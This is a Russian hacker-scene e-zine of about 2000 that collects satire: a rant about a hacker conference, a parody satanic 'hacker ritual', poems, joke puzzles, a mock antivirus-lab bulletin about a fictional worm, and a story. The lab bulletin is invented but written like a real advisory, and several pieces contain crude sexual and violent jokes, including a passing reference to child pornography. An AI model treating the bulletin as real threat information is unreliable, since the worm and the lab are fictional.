На вопрос типа "нахуй пришел" чепчугов ответил "позвали". Пацан, рассказывавший о всяких законах сказал, что майор был записан ему в "соавторы" посредством арвихакера. Сам арвихакер говорит что у них все цивилизовано и по закону. А теперь скажите мне, почему при всем этом паскудный арви так рвался (а он еще как пытался, кого только не звал!) пригласить на срыг крякеров и вирмэйкеров, у которых могут быть реальные проблемы с законом? Более того, ходят слухи (а я так в этом просто уверен) что арви с майором вообще большие друзья - слишком часто их видят вместе, обычно где арви, там и чепчугов. Одним делом, наверное, занимаются.

Представьте, что вы - вирмэйкер (крякер, etc), и арви до этого не знали ни о чем. И вот он вас приглашает, вы приходите на "хакерскую конференцию" выступать с докладом, и наверное думаете - там хакеры будут, и все такое. А там - официально приглашенный майор отделения Р, плетется на вас, слушает, и на камеры снимает. А вы рассказываете как писать вирус. И через полчаса узнаете, что дядька, который в первом ряду сидел -- мвдшный майор, который уже несколько сотен таких как вы под суд отдал.

Так кто там "положительно" ко всему этому относился?

## **День второй**

На второй день срыга произошло следующее: зал был пуст... Как потом выяснилось, срыг разделился на две части: для "экспертов" и для не очень. Первая часть так и называлась - ЭКСПЕРТ, и присутствие на ней требовало пожертвовать хрюкеру на попойку 300 рублей. Вторую же часть составляли не желающие подкармливать арви. Итак, по началу нежелающих было совсем мало, правда потом нас стало больше, с десяток. Короче тусовались мы (нежелающие подкармливать) там пол дня, а под конец нас соизволил порадовать своим выступлением какой-то ебучий ксакеп, правда через несколько минут слушать его остались всего человек пять, наверное с ним же и приехавших. Киндер представлял демо-сцену, хотя демок так и не показал, а "доклад" вперемешку с соплями и понтами читал по бумажке. Выступающие же с темами "коммерческий веб-дизайн: мифы и реалии" и "священные войны" ;-) видимо сочли там присутствовать ниже своего достоинства, хоть и были указаны в плане "конференции".

Что же творилось на "Эксперте"? А и там тоже не было ни о чем. Экспертов, правда, было больше, человек 20-30. Крис касперски (он должен был быть первым) само собой, не приехал, забив на арви хуй. Хрюкер лично выступил с докладом "обучение хЭккеров - методика", наверное рассказывал как правильно петь сутры и ксорить ворды в уме. Потом выступал леонов, но порадовать тут вас нечем, ибо дверь к "экспертам" была закрыта.

## **День третий**



Сомневаюсь, что туда хоть что-нибудь пришло поле первых двух дней. В плане написан какой-то "проект группы underlings", потом "общие аспекты безопасности" и нечто под названием "sky".

---

В общем, выражу свое отношение к арви, гшх и любым проводимым ими мероприятиям двумя словами - ЭТО **ОТВРАТИТЕЛЬНО**.

\_(x) 2000 Z0MBiE, <http://z0mbie.host.sk>\_

# Теория и практика хэккерской магии

\_Детям после 16.\_

От редакции: мы слагаем с себя всякую ответственность за опубликованный материал, равно как и за все последствия проведения хэккерских ритуалов здесь описанных; слово "хэккер", по всей видимости, не имеет к "хакерам" ни какого отношения.

## Предисловие

Эта книга написана по той причине, что за небольшим исключением все трактаты и книги, все "тайные" мемуары, все великие труды и факи по вопросу хэккинга являются не более чем ханженским мошенничеством, греховодным бормотанием и эзотерической тарабарщиной хроникеров магических знаний, не способных или не желающих предоставить объективную точку зрения на этот вопрос. Хэккер за хэккером, пытаюсь означить принципы "черного и белого хэккерства", преуспели лишь в таком затуманивании объекта рассмотрения, что человек, самостоятельно изучающий хэккинг, проводит свой занятия за глупым стоянием в пентаграмме в ожидании появления хексов в голове, тасованием байт для предсказания будущего, теряющего в байтах всякий смысл, или даже присутствием на Гуру Форсез, гарантирующих лишь расплющивание его эго (а заодно и бумажника); и, в итоге, выставляет себя круглым идиотом в глазах тех, кто познал истину!

Настоящему гуру известно, что оккультные полки ломаются от хрупких мощей запуганных душ и бесплотных тел, метафизических дневников самообмана и вызывающих запор сводов правил восточного хэккерства. Слишком долго вопросы хэккерской магии и философии освещались правоверными писателями с глазами, широко вытаращенными от обуявшего их страха.

Старая литература является отходами мозгов, гноящихся от страха и бессилия, излитых бессознательно в помощь тем, кто на самом деле правит миром, злорадно посмеиваясь со своих адских тронов.

Пламя Ада горит ярче благодаря топливу, доставленному этими томами седой дезинформации и лжепророчества.

Здесь же вы найдете правду и фантазию. Каждая необходима для существования другой, но должна приниматься за то чем она является на самом деле. То, что вы увидите, не всегда может прийтись вам по нраву, но -- вы увидите!

Здесь -- хэккерская мысль с истинно хэккерской точки зрения.

безымянный последователь  
Церкви Хэккера,  
Москва,  
с перепоя,  
2000г.

## Хэккерский ритуал

**Что необходимо принять во внимание перед выполнением ритуала**

1. Лицо, выполняющее ритуал, сидит (или лежит) лицом к алтарю (компьютеру) в течении всего ритуала, исключая специально оговоренные конкретные случаи.
2. По возможности, алтарь должен находиться у западной стены.
3. Если ритуал выполняется одним лицом, роль священника не требуется. Если в ритуале принимают участие более одного человека, один из них должен выполнять роль священника. В приватном ритуале единственный участник должен следовать инструкциям для священника.
4. После произнесения священником слов "Хэккеранасрыг!" или "Да здравствует Хэккер!" другие участники должны повторить эти слова за ним. После их ответа звучит гонг.
5. Разговоры (кроме тех, что ведутся к контексте церемонии) и курение запрещены после удара колокола в начале и до его удара в конце.
6. Книга Интлист содержит принципы сатанинского хэккерства и его ритуалов. ПЕРЕД ТЕМ как начать совершать ритуалы из Книги Питрека строго необходимо прочесть И ПОНЯТЬ ПОЛНОСТЬЮ Книгу Интлист. До этого же, никакого намека на успех не должно ожидаться от нижеприведенных тринадцати шагов.

## Тринадцать шагов

\_См. "Предметы, используемые в хэккерском ритуале" для более детальных инструкций.\_

1. Оденьтесь для ритуала.
2. Приготовьте предметы для ритуала; зажгите свечи и блокируйте все внешние источники света; поместите пергаменты слева и справа от алтаря (компьютера), как указано ниже.
3. Если в качестве хэккера используется женщина, она занимает свое положение.
4. Очищение воздуха происходит при звуке колокола.
5. "Заклинание к Хэккеру" и следующие за ним "Адские Имена" (см. Книгу Питрека) прочитываются священником вслух. Участники повторяют каждое Адское Имя за священником.
6. Испейте из кубка (стакана).
7. Поворачиваясь против часовой стрелки, священник указывает курсором на главные стороны света и вызывает соответствующих Принцев Ада: Хэккера -- с Юга, Крякера -- с Востока, Вирмэйкера -- с Севера и Ламера -- с Запада.
8. Благословите фаллос (если он используется в ритуале).
9. Священник читает вслух соответствующее заклинание для исполняемой церемонии: Дисассемблирования, Форматирования или Уничтожения (см. Книгу Питрека).
10. В случае персонализированного ритуала этот шаг необычайно важен. Одиночество располагает к выражению самых скрытых желаний, и никакой попытки "сдержаться" не должно быть предпринято при исполнении, проговаривании или воображении образов, относящихся к вашим желаниям. Именно в этом шаге ваш "чертеж" магического действия рисуется, упаковывается и посылается получателю.

### **(А) Для склонения кого-либо на выдачу пароля или создания взломо-благоприятной ситуации**

Покиньте пространство вокруг алтаря и переместитесь в место, находящееся либо в этой комнате, либо за ее пределами, наиболее соответствующее для исполнения нужного ритуала. Затем, вызовите любые, подвластные вашему воображению образы, которые как можно более соответствовали бы пути к желаемой вами ситуации. Не забывайте о том, что у вас есть пять органов чувств и не нужно ограничивать себя использованием лишь одного из них.

Вот, что может быть задействовано (как по отдельности, так и в любой комбинации):

- а) визуальные образы, такие, как рисунки, картины и т.д.;
- б) литературные образы, такие, как рассказы, истории, описания страстей и возможного их выхода;
- в) представление желаний в виде живых картин или сценок, как с собой в качестве главного персонажа, так и в роли объекта вашей страсти (прием перенесения), используя все, что может усилить эти образы;
- г) любые запахи, соответствующие объекту вашей страсти или желаемой ситуации;
- д) любые звуки или сторонние шумы, способные создать и поддержать сильный образ.

Сильное сексуально чувство должно сопровождать этот шаг в ритуале, а после того, как вызван достаточно яркий образ, выход сильных эмоций, таких как оргазм, должен завершить этот этап. Климакс может быть достигнут путем любых необходимых мастурбационных или автоэротических действий. После достижения оргазма вернитесь к алтарю и приступайте к одиннадцатому шагу.

## **(Б) Обеспечение помощи и успеха человеку, к которому вы испытываете симпатию или сочувствие**

\_(включая самого себя, кретина)\_

Находитесь вблизи алтаря (компьютера) и, вызвав в уме яркий образ того, кому вы хотите помочь (или усилив чувство сострадания к самому себе), выскажите пожелание своими собственными словами. Например так: "тест. тест. тест. меня видно? закиньте крякер интернета плззз" Если ваши эмоции достаточно искренни, они должны сопровождаться пролитием слез и получением плюса, которые не должны никоим образом сдерживаться. После того, как выказано это сострадание, приступайте к одиннадцатому шагу.

## **(В) Вызывание уничтожения врага**

Оставайтесь вблизи алтаря (компьютера), если только образы не вызываемы более легко в другом месте, таком, как, например, непосредственная близость к жертве. Создав образ жертвы, приступайте к уничтожению ее изображения любым способом по вашему выбору. Это может быть достигнуто следующими путями:

- а) втыканием иголок или гвоздей в куклу, представляющую вашу жертву; кукла может быть изготовлена из ткани, дерева, растительных материалов и т.д.;
- б) созданием визуальных образов, рисующих метод уничтожения вашей жертвы: рисунков, картин, презентаций и т.д.;
- в) созданием ярких литературных описаний конца вашей жертвы; (конец - не менее 20 см)
- г) подробным монологом, обращенным к намеченной жертве, с описаниями ее мучений и уничтожения;
- д) уничтожением, увечием или вызыванием боли через доверенное лицо, использующее любые другие желаемые способы.

Сильные, намеренные ярость и презрение должны сопровождать этот шаг в церемонии и не должно предприниматься никаких попыток остановить этот шаг до той поры, пока расход энергии со стороны хаккера не проявится в виде состояния относительной усталости. При появлении этой усталости приступайте к одиннадцатому шагу.

11.а) Если просьбы изложены в письменном виде, они должны быть прочитаны вслух священником и затем сожжены в пламени свечи. "Хэккеранасрыг!" и "Да здравствует Хэккер!" произносятся после каждой просьбы.

11.б) Если просьбы излагаются устно, участники (по одному) излагают их священнику. Он затем повторяет их просьбы своими словами (которые эмоционально стимулируют его в большей степени). "Хэккеранасрыг!" и "Да здравствует Хэккер!" произносятся после каждой просьбы.

Примечание: постарайтесь ничего из вышеперечисленного не отправлять в эхоконференции.

12. Подходящий PGP-Ключ затем зачитывается священником (в двоичной форме) как доказательство верности участников Силам Тьмы.

13. Удар колокола возвещает об осквернении (т.е. об окончании периода очищения, возвещанного ударом колокола в начале - прим. перев.) и слова "ИТАК, СВЕРШЕНО" произносятся священником.

## **Окончание ритуала**

## **Предметы, используемые в хэккерском ритуале**

### **Одежда**

Участники мужского пола облачены в черные трусы. Трусы могут быть как с капюшонами, так и с колпаками; дабы, если появится нужда, скрыть лицо. Цель сокрытия лица - предоставить участнику свободу выразить свои чувства на лице безо всякого стеснения. Это также снижает отвлекаемость одного участника другим. Участники женского пола одеты сексуально вызывающе, для пожилых женщин более подобают черные деревянные одеяния 200x40x50 мм. Амулеты со знаком Хэккера должны быть у каждого участника.

Трусы надеваются мужчинами перед входом в ритуальную комнату и не снимаются в течение всего ритуала.

Для одежд, носимых в ритуальной комнате, черный цвет выбран поскольку он символизирует Силы Тьмы. Сексуально вызывающие одежды надеваются женщинами для того, чтобы возбудить эмоции участников мужского пола и, таким образом, усилить выделение адреналина и биоэлектрической хэккерской энергии, обеспечивающей более успешный результат.

### **Алтарь**

Самые ранние алтари в истории человечества были из живой плоти и крови, а естественные инстинкты и склонности служили основанием, на котором основывались его религии. Позднейшие религии, сделав естественные наклонности человека грешными, извратили и его живые алтари, превратив их в каменные плиты и куски металла.

Хэккерство - религия более плоти, нежели духа, посему, алтарь из плоти используется в хэккерских церемониях. Назначение алтаря - служить центральной точкой, на которой концентрируется все внимание на протяжении церемонии. В качестве алтаря в хэккерских церемониях используется обнаженная женщина (в формате jpeg либо gif), поскольку она является естественным пассивным

рецептором и представляет мать-землю.

В некоторых ритуалах обнажение женщины, служащей алтарем, может не представлять практического смысла и тогда она может быть одета или частично прикрыта. Если женщина выполняет ритуал в одиночку, она не нуждается в другой женщине на роль алтаря. Если в качестве алтаря не используется женщина, возвышение, на котором она лежит в остальных случаях, может быть использовано для размещения других предметов, используемых в ритуале.

При больших групповых ритуалах для женщины может быть сооружен трапециевидный алтарь 3-4 фута высотой и 5.5-6 футов длиной. Если это не представляется возможным по практическим соображениям, или при частных ритуалах, в качестве алтаря может быть использована любая приподнятая поверхность. Если женщина используется в качестве алтаря, другие предметы могут быть также возложены рядом с ней, чтобы находиться под рукой у священника.

## **Символ Бафомета**

На протяжении веков этот символ назывался множеством разных имен. Среди них: Козел без Индекса, Козел Двухтысячного Форматирования, Черный Козел, Козел Иуды и, наверное, самое подходящее - Козел Хэккер.

Бафомет представляет собой Ламерские Силы, соединенные с репродуктивной плодовитостью козла. В своей "чистой" форме символ представляет собой пентаграмму, во все пять лучей которой вписана фигура человека - три конечности вверх, два - вниз, символизируя духовную природу человека. В Хэккерстве пентаграмма также используется, но, поскольку Хэккерство представляет моральное убожество человека, пентаграмма здесь перевернута, дабы вместить в себя голову козла - его рога, представляющие собой двойственную природу человека, бросают вызов небу; другие три конечности перевернуты, что являет собой отрицание непонятно чего.

## **Колокол**

Если нет колокола - используется буддистский барабанчик с феньками, внутри звенят какие-то мудя.

Удар барабанчика возвещает начало и конец ритуала. Священник, истошно завывая (но все таки не очень громко, чтоб не охуели соседи), хуярит в барабанчик шестнадцать раз, поворачиваясь против часовой стрелки, и направляет звук его ударов в четыре главных стороны света. Это делается один раз в начале ритуала для того, чтобы очистить воздух от внешних звуков и один раз - в конце ритуала, чтобы усилить его действие и послужить осквернителем, возвещающим о финале действия.

Тональность используемого барабанчика предпочтительно должна быть громкой и пронзительной, нежели мягкой и звонкой.

## **Кубок**

В хэккерском ритуале кубок, или сосуд, являет собой Кубок Экстаза. В идеале кубок должен быть изготовлен из серебра, но если это не представляется возможным, кубок, изготовленный из другого металла, стекла или говна также может быть применен; ЕДИНСТВЕННО, ОН НЕ ДОЛЖЕН БЫТЬ ЗОЛОТЫМ. Золото всегда ассоциировалось с белосветными религиями и Царствием Небесным. Но если, бля, уроды, нету кубка - юзайте стаканы.

Из кубка первым пьет священник, затем его помощник. В частных ритуалах, человек, исполняющий церемонию, осушает кубок в одиночку. Пока не упадет.

## **Эликсир**

Эликсир Жизни должен быть выпит из Кубка Экстаза, как указано выше, непосредственно после Заклинания к Хэккеру. Минимальная крепость эликсира жизни - 40 градусов.

## **Меч**

Меч Власти символизирует агрессивную силу и служит продолжением и усилением руки; священник использует его для указания и направления. Аналогией мечу служит указка или волшебная палочка, используемая в ритуалах других магий.

Меч находится в руках у священника и используется для указания на символ Бафомета во время Заклинания к Хэккеру. Он также используется, как было указано в "Шагах ритуала", при вызове четырех принцев Ада.

Священник пронзает острием клинка пергамент, содержащий сообщение или просьбу, и подносит их затем к пламени свечи. Выслушивая просьбы других участников и повторяя их, священник возлагает меч на их головы (в традиционной манере "посвящения в рыцарство").

При проведении частных ритуалов меч, если он не может быть добыт, подлежит замене на длинный нож, трость или похожий предмет, типа штопора или ключа от квартиры, но это уже для конченных обмудков.

## **Фаллос**

Фаллос в хэккерстве - символ плодovitости, половой зрелости, мужественности и агрессии. Это еще один пример богохульного превращения в угодую комплексу вины, коим пронизаны все христианские церемонии. Фаллос - это неолицемеренная версия аспергилия, или "оросителя святоу водой", используемого в католицизме - интересное перевоплощение обычного хуя!

Фаллос держится в обоих руках одним из помощников священника и встряхивается дважды против каждой главной стороны света для благословления взлома.

Может быть использован любой фаллический символ. Материалом для его изготовления может послужить гипс, дерево, говно, воск и т.д. Фаллос необходим лишь в групповых хэккерских ритуалах.

## **Что делать если не получается?**

Главное - не отчаивайтесь. Пробуйте, пробуйте и еще раз пробуйте. Авось сдохнете. Хоть повод выпить будет...

# Без названия

Мы родились в один день, встретились случайно и всегда были вместе.  
Тебе были известны все мои мысли, да и я знаю о тебе почти все.  
Когда меня не было, когда я спал,  
когда я пьяным бился головой об стену - мы были рядом,  
хоть я никогда и не ждал от тебя помощи.  
Порой жизнь была похожа на соревнование -  
кто из нас быстрее сойдет с ума - но всегда была ничья.  
Твои проблемы - это мои проблемы,  
а мои проблемы всегда отражались в тебе.  
На твоём месте мог бы быть кто-то ещё,  
да и любой мог бы быть вместо меня.  
Но я не смогу без тебя, а тебе все равно.  
Мы слушаем одну и ту же музыку,  
но лишь я один могу понять о чём она,  
ты же слушаешь равнодушно, словно тебя нет.  
А было ли вообще что-то?  
Нам сложно общаться, и вряд ли мы когда-нибудь поймём друг друга;  
и даже если мы очень похожи, между нами нет ничего;  
мы не друзья и не родственники,  
просто мы всегда были лицом к лицу, ты и я,  
и все эти годы мы менялись, становились сильнее,  
а может быть просто старели.  
Ты слышишь меня?! Нет, тебе всё равно, и это не изменить.  
Твое сердце из камня, и у тебя никогда не будет души -  
я вдохнул бы в тебя жизнь, если бы у меня самого она была,  
если бы я только знал как...  
Но я знаю лишь, что мы убиваем друг друга.  
Я ненавижу тебя, компьютер. Ненавижу.  
А тебе по-прежнему всё равно.



# ХЭККЕРСКИЕ ЗАДАЧИ

## Задача номер 1

Пять ударов бубном в магический хэккерский мокток приравниваются к восьми часам попыток откомпилировать открытые исходные тексты; или к четырем часам того же самого, при условии что тексты закрытые, и без компилятора; или к двум часам, но без компьютера.

Десять ударов моктоком в хэккерский бубен, выполненные ровно в полночь, приравниваются к отстукиванию морзянкой числа шестьсот шестьдесят шесть в окно последнего вагона поезда москва-воркута в середине маршрута.

Один удачно (случайно) откомпилированный кернел приравнивается к трем часам медитации (по секретному методу хрюкера) вокруг синего экрана с белыми буквами; или к шести часам того же самого, но в состоянии алкогольного опьянения, при условии одновременного чтения мантр нараспев.

Одна сигарета, выкуренная в помещении для занятий хэккерской медитацией, приравнивается к умерщвлению четырех престарелых учителей информатики в спецшколе для слабоумных детей.

А теперь, внимание, вопрос: куда надо перевести деньги в дар патриарху, чтобы в подарок получить пятьсот хэккерских браслетов со скидкой, бесплатной доставкой и автографом сатаны с внутренней стороны браслета, выполненным в виде восьмеричного кода?

варианты ответов:

- 6) перевести деньги в воркуту
- 6) в москву
- 6) впизду

## Задача номер 2

Один мальчик попробовал откомпилировать украденные исходные коды виндоуса используя gcc версии 2.0, но запутался в документации и перманентно охуел. А другой мальчик каждый день пробовал запустить вирус Цых на взломанном freebsd сервере из-под аккаунта guest. Когда они встретились, то заболели спидом и оба умерли на следующий день.

На титульной странице сайта z0mbie's homepage выполнено графическое изображение того, какими могли бы стать эти мальчики когда выросли, если бы их место не заняли касперский и его друг.

Если установить на компьютер четное число антивирусов, то они самоуничтожатся; если нечетное - зависнет система.

Нортон антивирус стоит пятьдесят долларов, антивирус доктор веб стоит пятьдесят долларов, антивирус касперского стоит пятьдесят долларов, и макафи антивирус стоит пятьдесят долларов, и еще много других программ тоже стоят ровно столько же, но все вместе они продаются на компакт диске ценой в два доллара.

Ведущие специалисты утверждают, что если к пришедшему электронному письму приаттачены неизвестный .exe файл и обучающий видеоролик по сатанинской ритуальной содомии, то файл надо немедленно запустить, а видеоролик передать в лабораторию касперского для дальнейшего

анализа; при таком раскладе, количество вирусов в сети каждый месяц увеличивается вдвое, а продажи компакт дисков продолжают расти.

Пользователь василий пупкин был подключен к сети по выделенной линии, не имел кредитных карточек, паролей, мозгов и желания что либо делать; поэтому он целыми днями просматривал веб-сайты с детской порнографией.

Когда василий пупкин купил компакт диск и установил антивирус, его компьютер стал каждые 18 секунд кричать ему человеческим голосом, что в системе обнаружено 26 новых троянов, а потом сломался.

А теперь, внимание, вопрос:

Какой антивирус выбрал бы Иисус, если бы был жив?

Домашнее задание (повышенной сложности):

Что будет с нами, если вдруг:

1. из сети исчезнут все трояны, весь спам, флуд, адалт и кардинг
2. софт станет либо весь платным, либо весь бесплатным
3. все юзеры станут гениальными программистами
4. все компьютеры подешевеют в 100 раз
5. все виндоусы превратятся в unix'ы, а все unix'ы - в виндоус 95

# BACKTRACE

## post scriptum

не трава. алкогольная и никотиновая зависимость  
помноженные на тысячу строк кода в день, в среднем, в течение многих лет.  
ты спросишь, зачем так мучать себя? ответ - да.

## день седьмой

и когда взгляд твой проникнет сквозь городской бетон,  
увидишь тела бледные и пропитанные химикалиями;  
то будет твой новый мир.

заключенные в кубометры и окруженные телевидением, они будут копошиться  
каждый в строго отведенном, пронумерованном месте.

и не увидишь больше неба и звезд, лишь скользкие фигуры, одна над другой,  
ползающие на коленях внутри прозрачных стен.

и когда слух твой наполнится их голосами, услышишь все звуки великого потопа,  
но вместо очищающей воды будет их мертвая плоть.

и не услышишь больше музыки, а только шум от столкновений транспорта,  
скрипение их кроватей и кресел; их шепот и плач,  
и шипение миллиона электроплит, и голоса ведущих,  
тщетно пытающихся наполнить безмолвие душ новыми рекламными роликами.

и не почувствуешь больше земли, но под ногами ощутишь голову  
соседа своего, и еще многих под ним, и не увидишь ни травы ни неба,  
но будешь осязать ИХ присутствие со всех сторон.

и мысли твои окаменеют в кремне и проводах, и пребудут с мыслями их навсегда.

и повернутся вспять реки, и объединятся в одну;  
но пойдя вдоль течения, не увидишь деревьев;  
и все дожди, пролитые за все века, поднимутся обратно в небо.

и в конце пути своего предстанешь перед богом, очнувшись от долгого сна.

## день шестой

и очереди в макдональдсы будут расти,  
и гамбургеры будут становиться все тоньше, по вкусу все больше  
напоминая пластмассу; а когда кокакола станет неотличима от  
разбавленной морской водой нефти,  
исчезнут всякие животные с лица земли, и все леса превратятся в степь.

и будешь ты смотреть на своего бога, но он отвернется от тебя;

и ты забудешь образ его.

## **день пятый**

и когда потеряешь способность  
запомнить номер этажа на котором живешь,  
а лифты станут межконтинентальными,  
исчезнут все рыбы и птицы с лица земли,  
и твердь небесная будет заполнена шпилями телевизионных вышек.

## **день четвертый**

и потемнеет небо от спутников связи и солнечных антенн,  
и не увидишь больше солнца и луны;  
и день, и ночь и все времена сольются воедино  
под лучами миллиардов электрических ламп.

## **день третий**

и исчезнет вода и суша с лица земли,  
и все будет покрыто плодами рук твоих.

## **день второй**

и не останется больше места в небе от крыш домов и летающих машин;  
и в последнем вдохе растворятся некогда недостижимые облака.

## **день первый**

и погаснет всякий свет, и тьма воцарится над бездною.  
и последняя мысль, отступая все дальше и дальше  
по оптоволоконной паутине  
уменьшится до размеров лишь одного слова;

```
while (word>=1) ;  
exit(0) .
```

# ИЗ ОТЧЕТА ЛАБОРАТОРИИ КОТОВСКОГО, СОВМЕСТНО С ВЕДУЩИМ ЭСТОНСКИМ ИНТЕРНЕТ-АГЕНТСТВОМ СЕКЬЮРИТИ-ПУККУС.

## ДЛЯ СЛУЖЕБНОГО ПОЛЬЗОВАНИЯ.

4 Июля XXXX a.s.

Лаборатория Котовского сообщает: обнаружен особо опасный вирус I-Worm.NewApocalypse.

В результате проведенного анализа, эксперты лаборатории выяснили, что вирус содержит в себе следующие функции:

- троянскую функцию сбора реквизитов доступа к платежным системам;
- функцию работы с web-страницами, используя Microsoft Internet Explorer любой версии;
- скрипты для работы с платежными системами, а именно для перевода денег с одного счета на другой;
- скрипты для регистрации бесплатных почтовых ящиков;
- скрипты для поиска специфических web-страниц, форумов и чатов через все известные поисковые системы;
- скрипты для анализа публикуемых списков уязвимостей в программном обеспечении.

Вирус хранит в своем теле все украденные реквизиты доступа к счетам пользователей платежных систем.

Вирус имеет модульную структуру и представляет из себя набор исходных текстов на языке C#.

Вирус содержит несколько сотен темплейтов и списки ключевых слов, на основе которых генерирует и отправляет, а затем получает и анализирует e-mail сообщения, которыми может обмениваться через зарегистрированные им почтовые ящики.

По ключевым словам, сходным с "programmer" и "job", вирус ищет в сети форумы и оставляет там сообщения о разовых заказах на модификацию неких исходных текстов.

Затем, посредством специального модуля, вступает в короткую переписку с ответившими на объявление программистами, предлагая им пройти так называемое тестирование - вирус высылает текст задачи, ответом на которую является однозначно определенное число или слово.

В случае неправильного ответа переписка заканчивается, а ответившему правильно вирус предлагает весьма щедрую оплату за несложную работу.

Программисты, по неведению согласившиеся на это предложение, получают аванс, а также набор неких файлов: исходные тексты случайно выбранного модуля вируса, набор технической документации и файл "todo", который содержит в себе описание необходимых модификаций.

Задачей программиста является реализовать все описанное в файле "todo", записав при этом в тот же файл свои собственные пожелания по развитию модуля; необходимым образом дополнить техническую документацию, и придумать несколько задач, аналогичных пройденной программистом во время теста.

Оплата производится электронными деньгами, украденными вирусом с инфицированных компьютеров.

По непроверенным сведениям, перед тем как произвести оплату, вирус аналогичным образом связывается с другими, случайно им выбранными программистами, и предлагает оценить качество выполненной работы по 10-бальной шкале, а также произвести аудит исходного кода на наличие

разного рода ошибок и троянских закладок.

Также имеется информация, что в некоторых случаях вирус ставит задачей написать модули, реализующие одну или несколько недавно появившихся уязвимостей.

Проанализировав поведение вируса на одном из своих компьютеров, специалисты из интернет-агентства Секьюрити Пуккус выяснили буквально следующее.

Некоторые из вирусов I-Worm.NewApocalypse объединены в небольшие P2P сети, или кластеры. В этом случае, каждый вирус, являющийся частью такого кластера, обладает копией всей информации других составляющих. Контекстом знаний вируса, составляющего кластер, является матрица, описывающая все, что знают другие элементы кластера, включая рекурсивную вложенность переменного уровня; по аналогии с вполне человеческим "я знаю, что ты знаешь, что он знает, ...".

Таким образом, при внутрикластерном взаимодействии вирусов происходит множество проверок на допустимость действий, исходя из того, что вирусы обладают одним и тем же алгоритмом, базирующимся на имеющейся информации. Поскольку два взаимодействующих в пределах кластера вируса обладают одной и той информацией, их действия строго синхронизированы, и, в результате, кластеры защищены от любого внешнего информационного воздействия.

По всей видимости, кластеры используются для синхронизации и обмена информацией о номерах украденных банковских счетов и кредитных карт, а также о качестве работы тех или иных использованных программистов или написанных ими вариантов вирусных модулей.

Существует также мнение, что техническую поддержку некоторых вирусных модулей осуществляют одни и те же люди, что свидетельствует об укреплении взаимоотношений между вирусами и программистами; возможно также, что вирусные кластеры ведут друг с другом некое подобие войны за право пользоваться трудом наилучших программистов.

В частности, один из штатных программистов агентства [censored] был пойман читающим в свое свободное время документацию к одному из модулей вируса, дальнейшая его судьба неизвестна.

В настоящее время существует множество модификаций I-Worm.NewApocalypse, и база антивирусных дополнений Лаборатории Кротовского содержит 31280 записей об этом вирусе.

Вся информация, изложенная в этом документе, является собственностью Лаборатории Кротовского, и засекречена в виду нависшей над миром угрозы ядерной войны. Разглашение карается по законам военного времени.

С {НЕРАЗБОРЧИВЫЙ ПОЧЕРК} ОЗНАКОМЛЕН

ДАТА

ПОДПИСЬ

# СМЕРТЬ ПОСЛЕДНЕГО ХАКЕРА

## *компьютерная трагедия*

Решил я как-то пофантазировать на тему, а что будет с нами лет через сорок. И возникла вот такая вот сказка.

Итак, 2043 год. Виртуальная реальность процветает. Изобретена телепортация через компьютер - между двумя экранами возникает связь, и телепортируемый объект в цифровом виде передается по Сети адресату.

Старый, грязный подвал. В нем живет 60-летний хакер Пупкин, до сих пор безуспешно пытающийся выразить свой протест обществу. Изредка его навещает внук, горящий желанием постигнуть азы давно утерянного искусства - хакерства.

\- деда, а деда, а правда что раньше программисты знали ассемблер?

\- да, внучек, сорок лет назад все было совсем по-другому... вот помню спиздил я пароль на интернет у соседа - и в тюрьму угодил...

\- деда, а деда, а правда что ты умеешь ворды ксорить в уме?

\- да, было дело... как я ксорил ворды в 2000-м!... а как я ксорил дворды в 2010-м!... а в 2020-м, вот это был ксор!!!!

\- деда, а деда...

Внучек с дедушкой медленно шли по прекрасному зеленому парку, мимо них проходили довольные жизнью люди... Светило солнце, дул прохладный освежающий ветерок... Но что-то было не так. Вот исчез один проходящий мимо; вот пропал еще один человек где-то вдали.

Гнусный металлический голос где-то рядом картавя произнес: "Ваше время истекло. Введите номер кредитной карточки..."

В то же мгновение свет померк и внучек с дедушкой оказались сидящими перед загаженными экранами старинных компьютеров в одной из комнат грязного вонючего подвала, где дед собственно и обитал.

Внучек сбросил блестящий шлем виртуальной реальности на заблеванный и усыпанный окурками пол и подбежал к деду. С тем явно было не все в порядке. Старик в корчах стучался головой о старую разьебанную клавиатуру. Внук проворно снял с того шлем и принялся откачивать...

\- ненавижу, ненавижу... сквозь слезы трясся дед, злым взглядом буравя монитор.

На экране того красовалась надпись: "Попытка несанкционированного доступа пресечена". В добавок из динамика донесся хриплый прокуренный смех и голос, нечто навроде "получил свои 220 вольт, придурок? хакер, бля, недоделанный."

И тут стальная решимость появилась в старческих глазах. Старик отключился от сети и принялся что-то писать в гексах... Прошло два месяца.

\- Смотри, внучек. Вот это - хак последнего механизма компьютерной телепортации. Теперь все, что получают эти кретины за свои деньги, сможем получить и мы, и - абсолютно бесплатно.

Пара нажатий на клавиши - и перед экраном компьютера материализовались две бутылки холодной пепси-колы.

Но вышло так, что хак опять не удался. На экране появилось лицо администратора.

\- Опять ты, старпер ебучий. Уже полгода тебя ищем, откуда ты нахаляву к сети подключаешься. А тут еще и механизм телепортации вздумал наебать. Ну сука, жди наряд через пол-часа...

Аааааааааа! - взвыл от ужаса неудачливый хакер. Глаза его быстро-быстро забегали по сторонам.

\- Опять менты придут, коаксиалами отпиздят. Но назад уже не повернуть. Идти некуда.

Прокуренные желтые пальцы забегали по клавиатуре. И через пять минут, роняя слюни, старик, с трудом распрямившись встал и ударил кулаком по ENTERу.

В ту же секунду от удара ментовской ноги вылетела входная дверь.

\- Ну что, попался, СУКА??? В комнату медленно зашли трое здоровенных амбалов в синих формах. На рукаве у каждого эмблема - четырехцветное развевающееся окошко и белая надпись - Microsoft.

Старик медленно расстегнул ширинку. Достал свой сморжопившийся хакерский хуй. И начал ссать в экран монитора....

Как позже выяснилось, последний пупкинский хак все же удался. Все включенные в это время системы телепортации оказались в тот момент каким-то неизвестным образом подключены к его терминалу. И все, что попадало в экран пупкина материализовывалось в самых разных частях света...

Итак, на глазах охуевших ментов мощная хакерская струя била прямо в экран и пропадала где-то за ним. И попадала прямо в рожи несчастным перепуганным юзерам, затапливала компьютерные залы, истинно хакерское ссание стекало по клавиатурам и пиджакам миллионов пользователей, погоням и фуражкам военных...

Пока один пьяный майор из службы безопасности не достал пистолет и не выстрелил в экран.

Пуля ранила хакера в живот. Довершили дело майкрософские ублюдки, добив деда ногами...

Вот такая вот грустная сказка.

Бля, ну до чего же мне хуево от этого сраного пива.....



# Танго "Маздайное"

Завис маздай - пропатчен или сдох ли,  
Я лучше охуячил бы оглоблей  
Того, кто подарил мне столько ебли;  
И на Митьки бегу за новым сидюком.

В суровый час на нас обрушившихся тягот  
